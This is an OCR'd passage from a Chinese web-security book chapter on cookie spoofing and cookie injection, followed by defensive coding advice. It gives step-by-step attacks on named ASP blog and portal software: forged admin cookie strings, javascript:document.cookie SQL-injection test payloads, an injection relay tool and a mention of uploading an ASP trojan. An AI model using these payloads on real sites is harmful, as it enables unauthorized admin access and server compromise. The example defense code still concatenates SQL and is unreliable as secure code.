


图8-36 L-Blog v1.08（SE）Build 0214 程序

```
    Dim F_File,F_FileType,F_FileName
        Set F_File=FileUP.File("File")
        F_FileName = F_File.FileName
        F_FileType = Ucase(F_File.FileExt)
        IF F_File.FileSize > Int(UP_FileSize) Then
            Response.Write("<a href='javascript:history.go(-1);'>文件大小超出，请
返回重新上传</a>")
        ElseIF IsvalidFileName(F_FileName) = False Then
            Response.Write("<a href='javascript:history.go(-1);'>文件名称非法，请
返回重新上传</a>")
        ElseIF IsvalidFileExt(F_FileType) = False Then
            Response.Write("<a href='javascript:history.go(-1);'>文件格式非法，请
返回重新上传</a>")
        Else
            If FSOIsOK=1 Then
                Dim FileIsExists
                Set FSO=Server.CreateObject("Scripting.FileSystemObject")

    FileIsExists=FSO.FileExists(Server.MapPath("attachments/"&D_Name&"/"&F_Nam
e))
                Do
                    F_Name=Generator(4)&"_"&F_FileName
            Loop Until
FSO.FileExists(Server.MapPath("attachments/"&D_Name&"/"&F_Name)) = False
                Set FSO=Nothing
            Else
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    F_Name=Generator(4)&"_"&Hour(Now())&Minute(Now())&Second(Now())&"_"&F_File
Name
            End If
```

由于上述代码对文件路径变量过滤不严，所以造成文件上传漏洞的存在。而在上传文件前需要进行验证，验证的具体实现代码如下：

```
    Server.ScriptTimeOut = 999
    If (memName<>Empty And MemCanUP=1) Or (memStatus="SupAdmin" Or
memStatus="Admin") Then
    Dim UP_FileType,UP_FileSize
    If memStatus="SupAdmin" Or memStatus="Admin" Then
        UP_FileType=Adm_UP_FileType
        UP_FileSize=Adm_UP_FileSize
    Else
        UP_FileType=Mem_UP_FileType
        UP_FileSize=Mem_UP_FileSize
    End If
```

从上述代码中可以看出上传文件前需要验证，而验证则主要通过“If memStatus="Sup Admin" Or memStatus="Admin" Then”代码实现，如图 8-37 所示。



图 8-37　对上传权限进行验证

上述代码作用是验证“memStatus”的值是否为“SupAdmin”或“Admin”，如果是则可以上传文件。下面了解一下“MemStatus”参数的来源。在 Dreamweaver 中打开该博客网站中的“commond.asp”文件，在其中找到对用户“Cookie”进行验证的实现代码是：

```
    IF memName<>Empty Then
    Dim CheckCookie
    Set CheckCookie=Server.CreateObject("ADODB.RecordSet")
    SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP FROM blog_Member
WHERE mem_Name='"&memName&"' AND mem_Password='"&memPassword&"' AND
mem_Status='"&memStatus&"'"
    CheckCookie.Open SQL,Conn,1,1
    SQLQueryNums=SQLQueryNums+1
    If CheckCookie.EOF AND CheckCookie.BOF Then
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        Response.Cookies(CookieName)("memName")=""
        memName=Empty
        Response.Cookies(CookieName)("memPassword")=""
        memPassword=Empty
        Response.Cookies(CookieName)("memStatus")=""
        memStatus=Empty
    Else
        If CheckCookie("mem_LastIP")<>Guest_IP Or
isNull(CheckCookie("mem_LastIP")) Then
            Response.Cookies(CookieName)("memName")=""
            memName=Empty
            Response.Cookies(CookieName)("memPassword")=""
            memPassword=Empty
            Response.Cookies(CookieName)("memStatus")=""
            memStatus=Empty
        End If
    End IF
    CheckCookie.Close
    Set CheckCookie=Nothing
   Else
    Response.Cookies(CookieName)("memName")=""
    memName=Empty
    Response.Cookies(CookieName)("memPassword")=""
    memPassword=Empty
    Response.Cookies(CookieName)("memStatus")=""
    memStatus=Empty
   End IF
```

上述代码主要用于验证用户输入的用户名是否在数据库的管理员表中。如果存在，则将该用户 Cookie 信息写入到 memStatus 和其他几个标识中。

而写入的这些标识信息又会被下面的代码所调用：

```
   Dim memName,memPassword,memStatus
   memName=CheckStr(Request.Cookies(CookieName)("memName"))
   memPassword=CheckStr(Request.Cookies(CookieName)("memPassword"))
   memStatus=CheckStr(Request.Cookies(CookieName)("memStatus"))
```

当成功调用后，就会将最终的结果传递给上传程序，再进行上传权限判断。从整个验证过程可知，上传用户权限信息全由 Cookie 提供，下面是验证用户名和密码的具体实现代码：

```
   IF memName<>Empty AND Session("GuestIP")<>Guest_IP Then
    Dim CheckCookie
    Set CheckCookie=Server.CreateObject("ADODB.RecordSet")
    SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP FROM blog_Member
WHERE mem_Name='"&memName&"' AND mem_Password='"&memPassword&"' AND
mem_Status='"&memStatus&"'"
    CheckCookie.Open SQL,Conn,1,1
    SQLQueryNums=SQLQueryNums+1
    If CheckCookie.EOF AND CheckCookie.BOF Then
        Response.Cookies(CookieName)("memName")=""
        memName=Empty
        Response.Cookies(CookieName)("memPassword")=""
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        memPassword=Empty
        Response.Cookies(CookieName)("memStatus")=""
        memStatus=Empty
    Else
        If CheckCookie("mem_LastIP")<>Guest_IP Or
isNull(CheckCookie("mem_LastIP")) Then
            Response.Cookies(CookieName)("memName")=""
            memName=Empty
            Response.Cookies(CookieName)("memPassword")=""
            memPassword=Empty
            Response.Cookies(CookieName)("memStatus")=""
            memStatus=Empty
        End If
    End IF
    CheckCookie.Close
    Set CheckCookie=Nothing
   Else
    Response.Cookies(CookieName)("memName")=""
    memName=Empty
    Response.Cookies(CookieName)("memPassword")=""
    memPassword=Empty
    Response.Cookies(CookieName)("memStatus")=""
    memStatus=Empty
   End IF
```

对用户和密码判断流程是：如果用户 Cookie 信息中的 memName 值不为空，就从数据库验证用户名和密码，如果验证出错，则清空 Cookie 信息。

上述验证程序并没有考虑 MemName 为空的情况，如果 MemName 为空，则 Cookie 信息是不被清空的。由于文件上传页面只对 memStatus 进行验证，黑客手工将 menStatus 的值修改为“SupAdmin”或“Admin”就可以拥有上传权限了。

（2） 利用 Cookie 欺骗获得上传权限

在网上搜索“Powered by L-Blog V1.08”程序，可搜索到很多使用“L-Blog v1.08（SE）Build 0214”程序的博客网站。由于这些网站存在一个上传漏洞，因此可以利用 Cookie 欺骗来获得这些网站的上传权限。下面以网络上搜索到的任意一个使用“L-Blog v1.08（SE）Build 0214”程序的博客网站为例，介绍实现 Cookie 欺骗攻击的具体操作方法。

步骤 01 打开搜索到的博客网站，进入其首页中，单击“用户登录”区域中的“注册”按钮，注册一个新用户，如图 8-38 所示。

步骤 02 在“用户注册”页面中输入用户名“shuangyuzuo7”、密码“123456”及电子邮箱，如图 8-39 所示。单击“提交”按钮，即可成功注册该用户并登录到博客网站中。

步骤 03 从网上下载并运行“老兵 Cookies 欺骗工具”，在其地址栏中输入该博客网站登录界面的地址，单击“连接”按钮，即可显示“登录成功”界面。在“老兵 Cookies 欺骗工具”主窗口中的“Cookie”文本框中可看到当前页面的 Cookie 信息。

loveyuki%5Fzzwb=memPassword=E10ADC3949BA59ABBE56E057F20F883E&memStatus=Member&memName=shuangyuzuo7;ASPSESSIONIDSCQCDRRB=NOJMGPADFOCHCOFAABOJJMOM，其中包含了登录的用户名和密码等信息，如图 8-40 所示。黑客可以对 Cookie 信息进行修改，欺骗 Blog 程序，使其认为登录用户的身份是管理员。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-38 进入博客网站



图 8-39 输入注册信息

步骤 04 单击“设置自定义的 Cookies”按钮，对 Cookie 信息进行修改。将 Cookie 信息中的“memStatus=Member&”修改为“memStatus=SupAdmin”或“memStatus=Admin”，如图 8-41 所示。



图 8-40 在“老兵 Cookies 欺骗工具”中登录博客页面



图 8-41 修改博客页面的 Cookie 信息

步骤 05 保持“设置自定义的 Cookies”按钮处于按下状态，退出当前用户登录，重新打开 Blog 首页，虽然此时没有登录，但已具有管理员权限，如图 8-42 所示。获得管理员权限后，即可利用专门漏洞上传工具将 ASP 木马上传到 Blog 服务器上，进而对网站进行攻击。



图 8-42 以管理员权限登录博客网站

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.3　Cookies 注入

Cookies 注入是一种比脚本注入更为灵巧、更为隐藏、破坏力更大的攻击方法，从实质上来说，Cookies 注入还是数据库的注入。

8.3.1　数据库与 Cookies 的关系

“商贸通 2006 地方门户版系统”网站程序是一个网页信息发布系统，目前比较流行。由于该网站存在 Cookies 欺骗漏洞，它也成为很多黑客的利用对象。下面以该网站为例介绍数据库与 Cookies 信息的关系。在 Dreamweaver 中打开“商贸通 2006 地方门户版系统”网站中的“admin”文件夹中的后台登录验证文件“chkadmin.asp”，在其中找到如下代码：

```
<%
dim password
if int(replace(trim(Request("regjm")),"'",""))<>int(Session("GetCode"))
then
 response.write "<script>alert('用户登录出错，下面是产生错误的可能原因：\n\n·认证
码输入错误');history.go(-1);</Script>"
 Response.End
end if
'-----------------------------------------
nick=replace(trim(request("nick")),"'","")
password=replace(trim(Request("password")),"'","")
password=md5(password)
 set rs=server.createobject("adodb.recordset")
 sql="select * from SMT_admin where SMT_password='"&password&"' and
SMT_nick='"&nick&"'"
 rs.open sql,conn,1,1
     if not(rs.bof and rs.eof) then
      if password=rs("SMT_password") and nick=rs("SMT_nick") then
           Response.Cookies("adminID")=rs("SMT_id")
           Response.Cookies("admin")=rs("SMT_nick")
           Response.Cookies("adminflag")=rs("SMT_flag")
             response.redirect "manage.asp"
         else
         call Error
         end if
 else
     call Error()
 end if
 sub Error()
 response.write "<script>alert('用户登录出错，下面是产生错误的可能原因：\n\n·用户
名或密码错误');history.go(-1);</Script>"
 Response.End
 end sub
 rs.close
 conn.close
 set rs=nothing
 set conn=nothing
%>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

上面虚线前面代码的作用是进行验证码对比，而其后代码则说明验证用户登录信息，将其写入到 Cookies 中。具体实现过程为：先从数据库中获取用户名及密码，在对比用户输入的登录密码后，将数据库中查询到的内容写入 Cookie 信息中。其验证过程代码如下（如图 8-43 所示）：

```
if password=rs("SMT_password") and nick=rs("SMT_nick") then
Response.Cookies("adminID")=rs("SMT_id")
Response.Cookies("admin")=rs("SMT_nick")
Response.Cookies("adminflag")=rs("SMT_flag")
response.redirect "manage.asp"
```

其中，“if password=rs("SMT_password") and nick=rs("SMT_nick") then”用于判断用户提交的 password 和 nick 值，是否与查询数据库返回的 SMT_password 和 SMT_nick 相同。如果相同，将 SMT_id、SMT_nick 和 SMT_flag 相应字段值，以 Cookie 信息形式存储在用户端中。程序就转向到“manage.asp”页面，进入后台管理页面。

在整个过程中，程序并没有判断“SMT_password”字段的值，即用户输入的密码是否正确并不重要，而关键所在是 SMT_id、SMT_nick 和 SMT_flag 的相应字段值。

打开系统程序的数据库“\data\scadata.mdb”，打开管理员表“SMT_admin”，可以看到其中“SMT_id”字段对应的值是“5”，“SMT_nick”字段对应的值是“admin”，而“SMT_flag”字段对应的值比较长，其具体内容如图 8-44 所示。




图 8-43 验证的实现代码




图 8-44 关键字段对应的值

由上可知，只要在“Cookie&Injest”工具中把 cookies 值改为：

adminID=5;admin=admin;adminflag=1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;

就可以成功登录到后台管理员页面了，但除 Cookie 信息中的逗号需要转换为 URL 编码“%2c”外，还需要在前面加上原始的 Session 信息，所以修改后 Cookie 信息如下：

```
ASPSESSIONIDSCDTSCRR=FHDFLJJAJKKODJHDIDLDDEIC;adminID=5;admin=admin;adminf
lag=1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%2c1%
2c1%2c1%2c1%2c1%2c1;
```

这样重新刷新页面，在“Cookie&Injest”工具的“Address”地址栏中输入管理员登录的页面地址，就可以直接进入后台登录页面了。

8.3.2 Cookies 注入典型步骤

下面简单介绍 Cookies 注入的典型步骤：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 寻找形如“*.asp?id=x”类的带参数的 URL。去掉“id=x”查看页面显示是否正常。如果不正常，说明参数在数据传递中是直接起作用的。

步骤 02 清空浏览器地址，输入“javascript:alert(document.cookie="id="+escape("x"));”，按下 Enter 键后返回一个对话框，内容是“id=x”，然后用原来的 URL 刷新网页，如果显示正常，说明代码是用 Request("ID")这种格式搜集数据的，可以利用 cookies 进行注入。

步骤 03 再将常规脚本注入判断语句带入上面的 URL:“javascript:alert(document.cookie="id="+escape("x and 1=1"));”、“javascript:alert(document.cookie="id="+escape("x and 1=2"));”。和常规脚本注入一样，如果分别返回正常和不正常页面，说明脚本系统存在注入漏洞，并且可以用 Cookies 进行注入。

步骤 04 使用常规的注入语句构造方式进行注入即可。

8.3.3　手工 Cookies 注入案例与中转工具使用

一般来讲，使用手工 Cookies 注入很麻烦，攻击者可以使用一些 Cookies 注入工具进行攻击，这种工具集成了很多功能，不用一次次反复构造语句和反复刷新页面。下面以“新起点工作室”网站系统为例，来模拟攻击者进行一次典型的 Cookies 注入攻击。

1.　手工 Cookies 注入

手工 Cookies 注入的具体操作步骤如下。

步骤 01 在本地搭建“新起点工作室”这个网站系统正常页面后，提交常见的脚本注入判断符“‘”、“and 1=1”、“and 1=2”，页面均返回防注入系统提示，如图 8-45 所示。



该脚本系统成功加载了防注入程序，普通的注入方式限制很严。攻击者会进行 Cookies 注入漏洞判断。攻击者通过对代码的分析，其实已经确定分别存在注入漏洞，也可以确定可以通过 Cookies 注入的方式攻击，这里只是模拟判断步骤。

步骤 02 在 IE 地址栏中通过提交“http://www.newtop01.com/web/site/bbs/readbbs.asp?id=87”地址来判断是否存在 Cookies 注入，其记录的正常页面信息如图 8-46 所示。



图 8-45　防注入系统提示




图 8-46　记录的正常页面信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 按 Cookies 注入典型步骤删除“readbbs.asp?”后的参数，得到 URL 为 http://www.newtop01.com/web/site/bbs/readbbs.asp，按下 Enter 键提交后会发现页面返回不正常，如图 8-47 所示。

步骤 04 清空 IE 浏览器地址栏，输入“javascript:alert(document.cookie="id="+escape("1"));”，按下 Enter 键后返回一个提示框，提示内容为“id=1”，如图 8-48 所示。再用原 URL 刷新网页，页面显示正常，判断可以利用 Cookies 进行注入。



图 8-47 返回的不正常页面



图 8-48 “id=1”提示框

2. Cookies 注入中转工具的使用

如果是手工注入，攻击者会将常规脚本注入判断语句带入上述 URL，如“javascript:alert(document.cookie="id="+escape("1 and 1=1"));”、“javascript:alert(document.cookie="id="+escape("1 and 1=2"));”，再构造注入语句注入。

手工注入相当繁琐，效率低下，这里模拟攻击者使用工具注入的情况。

步骤 01 下载并运行“注入中转生成器”工具，打开“注入中转生成器”主窗口，如图 8-49 所示。

步骤 02 选择“COOKIE 注入”单选项，在“注入键名”中填写“id=”；在“注入 URL 地址”和“来源页”中均填写 http://www.newtop01.com/web/site/bbs/readbbs.asp 地址，在“POST 提交值”中填写“imdcw=1”，如图 8-50 所示。



图 8-49 “注入中转生成器”主窗口




图 8-50 设置 Cookie 注入各项

步骤 03 填写完后，单击“生成 ASP”按钮，生成注入中转文件，将此文件上传至任意网络空间，只要能访问即可。这样，经过注入中转文件的帮助，攻击者可以根据自己的喜欢，选择手工注入或者直接利用工具注入。

具体操作方式是直接在上传文件地址后构造注入语句注入，因为中转文件已将所有参数经过了改造，让它和普通的注入漏洞一样，攻击者可直接在页面中提交相关语句进行注入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.4　Cookies 欺骗和注入的防御

基于 Web 服务防范已经不能像以前古老的防范方法那样，哪项功能出了问题，就直接停止哪项功能。从实质上来说，Cookies 欺骗和注入产生的根本还是脚本程序，正是因为程序员在脚本程序开发中存在着各种安全隐患，才造成了这些攻击。

8.4.1　Cookies 欺骗与防范的代码实现

从代码层面上彻底杜绝 Cookies 欺骗才是解决问题的根本，实际情况中要在代码正常运行以后再修改就显得力不从心了，最好的防御方式是在脚本平台没有正式推出之前，把脚本层面的 Cookies 欺骗完全防御。

1. Cookies+session 混合存储

一般基于 Cookies 的脚本系统会在 Cookies 中储存两个变量或更多变量，常见的是 username 和 userlevel，其中 username 为用户名，而 userlevel 为用户的等级。当用户的浏览器访问 ASP 页面时，它会传出如下的数据包：

```
…
GET /.../file.asp HTTP 1.0
...
Cookies: username=user&userlevel=1
...
```

Cookies 欺骗就是只要知道了管理员的 Username 和 Userlevel 值（假设分别为 admin 和 5），便可以通过传输伪造后的数据包实现成功攻击：

```
…
GET /.../file.asp HTTP 1.0
...
Cookies: username=admin&userlevel=5
...
```

攻击者很简单就实现 Cookies 欺骗攻击了。对于安全程序员，既然 Cookies 是不安全的，而又必须把用户登录信息存储下来以方便交互，应存储在 Session。Session 储存在服务器上，用户不能随便更改。采用 Session 保存用户登录信息，虽然摆脱了 Cookies 欺骗问题，但 Session 的特性是不能长期储存，于是聪明的程序员就研究出了 Cookies+Session 混合存储的方法。

这种方法有两个变化，第一种是在 Cookies 中储存用户名和密码，当用户访问一个页面时，先读取 Session，如果有内容则以 Session 为准，否则读取 Cookies，按照 Cookies 中提供的用户名和密码进行“不透明”的登录一次，用以判断 Cookies 中的内容是否合法，若合法再进而存入 Session 中。实现这一方法的 VBS 和 JS 代码如下：

```
VBS:
<%
Dim username, password
username = session("username")
if username = "" then
' session 中没有用户登录信息
  username = Request.Cookies("username")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
      password = Request.Cookies("password")
      ' 注意上面的两句得到的 username 和 password 要进行 SQL 注入漏洞的防范（即过滤掉单引号
"'"），这里略去。
      if username = "" or password = "" then
      ' 用户没有登录
        ...
      else
        ' 这里假设已经创建了 conn 和 rs 对象
        rs.Open "SELECT TOP 1 * FROM [user] WHERE username='" & username & "' AND
password='" & password & "'", conn, 1, 3
        if rs.eof then
        ' Cookies 中的信息非法
          ...
        else
        ' Cookies 中的信息合法，自动登录
          session("username") = username
          ...
        end if
      end if
    else
    ' 用户信息已经存在于 session 中，直接读取
      ...
    end if
    %>
    JS:
    <%
    var username, password;
    username = session("username") + "";
    if (username == "" || username == "undefined") {
    // session 中没有用户信息
      username = Request.Cookies("username") + "";
      password = Request.Cookies("password") + "";
      // 注意上面的两句得到的 username 和 password 要进行 SQL 注入漏洞的防范(即过滤掉单引
号"'")，这里略去
      if (username == "" || username == "undefined" || password == "" || password
== "undefined") {
      // 用户没有登录
        ...
      }
      else {
        // 这里假设已经创建了 conn 和 rs 对象
        rs.Open("SELECT TOP 1 * FROM [user] WHERE username='" + username + "' AND
password='" + password + "'", conn, 1, 3);
        if (rs.eof) {
        // Cookies 中的信息非法
          ...
        }
        else {
        // Cookies 中的信息合法，自动登录
          session("username") = username + "";
          ...
        }
      }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
}
else {
// 用户信息已经存在于 session 中，直接读取
  ...
}
%>
```

这是第一种实现方法，这种方法对于用户又不太安全，原因是浏览器每次访问页面时都会把 Cookies 传输过去，而包含密码的 Cookies 一旦被他人获取，将导致用户账户被盗。

2. 随机数机制防范 Cookies 欺骗

单就 Cookies 欺骗而言，攻击者发起这样攻击的关键之一就是获得管理员用户的 Cookies，或者获得管理员的相关信息。正因为有这样的攻击方式存在，所以从设计思路上很容易得出这样的防范思路推论：在用户信息数据库中增加一个字段“verifycode”。在用户登录时，随机产生一个长整型校验值存入 verifycode 字段，并且将 username 和这个 verifycode 值而不是 password 存入 Cookies。而在验证 Cookies 中的用户信息时，也只验证 username 和 verifycode。这种方法的好处在于，即使用户的 Cookies 被黑客获取，他也只能利用这个“临时”产生的 verifycode 登录，而无法获得用户的密码。而当此用户再一次使用用户名和密码登录时，这个 verifycode 值便会改变，黑客便无法通过原来的 verifycode 登录。

这种方法的实现只需要在上述方法的代码上稍加改动。首先，要在登录程序中的验证通过存储用户信息的地方要加上一段代码，具体内容如下：

```
VBS:
<%
Response.Cookies("verifycode") = int(rnd * 99999999)
%>
JS:
<%
Response.Cookies("verifycode") = Math.floor(Math.random() * 99999999);
%>
```

在上面提供的验证代码中把对 Cookies("password") 的验证改为对 Cookies("verifycode") 的验证，即可防范 Cookies 欺骗。

8.4.2 Cookies 注入防范

由于 Cookie 的重要作用，如果黑客破解了用户登录信息，就可以进行欺骗登录，其危害程度极大。所以要对 Cookie 欺骗采取一定的防御措施，如删除计算机中的 Cookie 记录或更改 Cookie 文件的存储位置。

1. 删除 Cookie 记录

在一般情况下，黑客都是分析目标计算机中的 Cookie 文件来获得需要的信息，如 E-mail 地址、各种登录信息等。及时删除计算机中的 Cookie 信息，可有效防御 Cookie 欺骗的发生。

具体的操作步骤如下。

步骤 01 在 IE 浏览器中选择“工具”→“Internet 选项”菜单项，打开“Internet 选项”对话框，如图 8-51 所示。单击“删除 Cookies”按钮，弹出“删除 Cookies”提示框，如图 8-52 所示。单击“确定”按钮，即可删除本机中的 Cookies 文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-51 “Internet 选项”对话框




图 8-52 “删除 Cookies 夹”提示框

步骤 02 也可借助相应安全软件来实现删除 Cookie 记录，如 360 安全卫士、瑞星卡卡上网安全助手、Windows 优化大师。这里以 Windows 优化大师为例，在 Windows 优化大师“系统清理”选项卡中勾选“Internet 历史痕迹清理”复选框，并勾选其包含的各个子项，如图 8-53 所示。

步骤 03 单击“扫描”按钮，扫描出本机包含的 Cookie 文件，如图 8-54 所示。单击“全部删除”按钮，即可弹出“是否要删除所有扫描到的历史记录”提示框，如图 8-55 所示。

步骤 04 单击“确定”按钮，则删除所有扫描的历史记录。待删除完毕后，即可在“Windows 优化大师”窗口底部看到“历史清理清理完毕”提示信息，如图 8-56 所示。



图 8-53 勾选“Internet 历史痕迹清理”复选框



图 8-54 扫描本机中所包含的 Cookie 文件




图 8-55 “是否要删除所有扫描到的历史记录”提示框



图 8-56 成功删除所有扫描到的历史痕迹

2. 更改 Cookie 文件的保存位置

除删除 Cookie 文件外，还可以更改 Cookie 文件的默认保存位置，以阻止黑客进行 Cookie 欺骗。具体的操作步骤如下。

步骤 01 在“Internet 选项”对话框中单击“设置”按钮，打开“设置”对话框，如图 8-57

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所示。单击“移动文件夹”按钮，打开“浏览文件夹”对话框，如图 8-58 所示。



图 8-57　“设置”对话框



图 8-58　“浏览文件”对话框

步骤 02 在其中设置相应的保存位置（如 F：\），单击“确定”按钮，即可成功更改 Cookie 文件的保存位置。

3. 添加防注入代码

